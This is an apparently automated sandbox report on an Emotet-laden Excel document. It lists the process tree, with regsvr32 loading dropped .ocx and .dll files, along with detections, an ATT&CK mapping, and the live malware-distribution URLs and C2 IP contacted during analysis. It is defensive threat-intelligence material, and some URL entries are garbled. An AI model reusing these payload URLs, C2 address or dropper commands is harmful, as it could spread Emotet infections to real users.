ID: 632071
Sample Name: DETAILS 25922194612.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:09:54
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

DETAILS 25922194612.xls


Overview

General Information

Sample Name:	DETAILS 25922194612.xls
Analysis ID:	632071
MD5:	3cfaa4009799dc…
SHA1:	f36b5b095c84f4c..
SHA256:	96eaa313abb561.
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Office process drops PE file
- Found Excel 4.0 Macro with suspici…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1200 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2552 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1832 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\KuSAkvGE\rWFJGQNI.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1472 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1680 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\Ejpzh\qlDqXeGagKnBKzd.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1956 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1972 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\FiPeSYwmr\Wuiko.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2608 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1424 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\PLVmoWLosZJQb\bTjwWDTWvnC.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- svchost.exe (PID: 2076 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.1219777301.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.1218923490.00000000002C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.935437838.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.950850615.00000000002C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.935123835.00000000003E0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.regsvr32.exe.2c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.regsvr32.exe.300000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.regsvr32.exe.2c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.150000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.regsvr32.exe.3e0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 11 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 2 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Obfuscated Files or Information	Proc Filesystem	1 6 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DETAILS 25922194612.xls	41%	ReversingLabs	Document-Excel.Trojan.Abracadabra	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\1Cb5zOjLgWGDemz55C5[1].dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\T35PENELLOsp[1].dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Jf8[1].dll	100%	Joe Sandbox ML		
C:\Users\user\uxevr3.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\4HWP0KQI[1].dll	100%	Joe Sandbox ML		
C:\Users\user\uxevr1.ocx	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\uxevr4.ocx	100%	Joe Sandbox ML		
C:\Users\user\uxevr2.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\1Cb5zOjLgWGDemz55C5[1].dll	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\T35PENELLOsp[1].dll	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\T35PENELLOsp[1].dll	61%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\4HWP0KQI[1].dll	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Jf8[1].dll	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr1.ocx	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr2.ocx	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr3.ocx	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr4.ocx	29%	Metadefender		Browse
C:\Users\user\uxevr4.ocx	61%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\Ejpzh\qIDqXeGagKnBKzd.dll (copy)	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\FiPeSYwmr\Wuiko.dll (copy)	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\KuSAkvGE\rWFJGQNI.dll (copy)	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\PLVmoWLosZJQb\bTjwWDTWvnC.dll (copy)	29%	Metadefender		Browse
C:\Windows\System32\PLVmoWLosZJQb\bTjwWDTWvnC.dll (copy)	61%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.regsvr32.exe.300000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
11.2.regsvr32.exe.220000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
10.2.regsvr32.exe.2c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
7.2.regsvr32.exe.2c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
8.2.regsvr32.exe.2d0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
9.2.regsvr32.exe.150000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
4.2.regsvr32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
5.2.regsvr32.exe.3e0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

Source	Detection	Scanner	Label	Link
kolejleri.com	12%	Virustotal		Browse
milanstaffing.com	7%	Virustotal		Browse
learnviaonline.com	9%	Virustotal		Browse
stainedglassexpress.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://learnviaonline.com/wp-admin/qGb/	100%	Avira URL Cloud	malware	
http://https://165.22.73.229:8080/.t	0%	Avira URL Cloud	safe	
http://https://165.22.73.229:8080/L	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://milanstaffing.com/images/D4TRnDubF/	100%	Avira URL Cloud	malware	
http://https://165.22.73.229:8080/h	0%	Avira URL Cloud	safe	
http://https://165.22.73.229/l	0%	Avira URL Cloud	safe	
http://kolejleri.com/wp-admin/REvup/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://165.22.73.229:8080/	0%	Avira URL Cloud	safe	
http://https://165.22.73.229/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://165.22.73.229/5v	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://165.22.73.229/KP	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://165.22.73.229/=v	0%	Avira URL Cloud	safe	
http://https://165.22.73.229:8080/1o	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kolejleri.com	85.114.142.153	true	true	• 12%, Virustotal, Browse	unknown
milanstaffing.com	107.189.3.39	true	false	• 7%, Virustotal, Browse	unknown
learnviaonline.com	103.171.181.223	true	false	• 9%, Virustotal, Browse	unknown
stainedglassexpress.com	66.71.247.68	true	false	• 5%, Virustotal, Browse	unknown
windowsupdatebg.s.llnwi.net	95.140.230.192	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://learnviaonline.com/wp-admin/qGb/	true	• Avira URL Cloud: malware	unknown
http://milanstaffing.com/images/D4TRnDubF/	true	• Avira URL Cloud: malware	unknown
http://kolejleri.com/wp-admin/REvup/	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://165.22.73.229:8080/.t	regsvr32.exe, 00000004.00000003.98882237 3.0000000000361000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1219237595.0000000000361000 .00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://165.22.73.229:8080/L	regsvr32.exe, 00000009.00000002.12191876 55.00000000004B2000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.12195432 84.0000000002EF9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1219500540.00000000034B000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1219513753.000 0000002D50000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000B.0 0000002.1219576591.0000000002CF9000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://165.22.73.229:8080/h	regsvr32.exe, 00000009.00000002.12191876 55.00000000004B2000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.12195432 84.0000000002EF9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1219500540.00000000034B000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1219513753.000 0000002D50000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000B.0 0000002.1219576591.0000000002CF9000.0000 0004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://165.22.73.229/l	regsvr32.exe, 00000009.00000002.12191876 55.00000000004B2000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.12195432 84.0000000002EF9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1219500540.00000000034B000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1219513753.000 0000002D50000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000B.0 0000002.1219576591.0000000002CF9000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://165.22.73.229:8080/	regsvr32.exe, 00000004.00000003.98882237 3.0000000000361000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1219237595.0000000000361000 .00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1219152991.0000 00000040E000.00000004.00000020.00020000. 00000000.sdmp, regsvr32.exe, 0000000B.00 000002.1219537564.0000000002CC8000.00000 004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://165.22.73.229/	regsvr32.exe, 00000004.00000002.12192375 95.0000000000361000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000002.1219187655.00000000004B200 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000B.00000002.1219537564.000 0000002CC8000.00000004.00000020.00020000 .00000000.sdmp	false	• Avira URL Cloud: safe	unknown
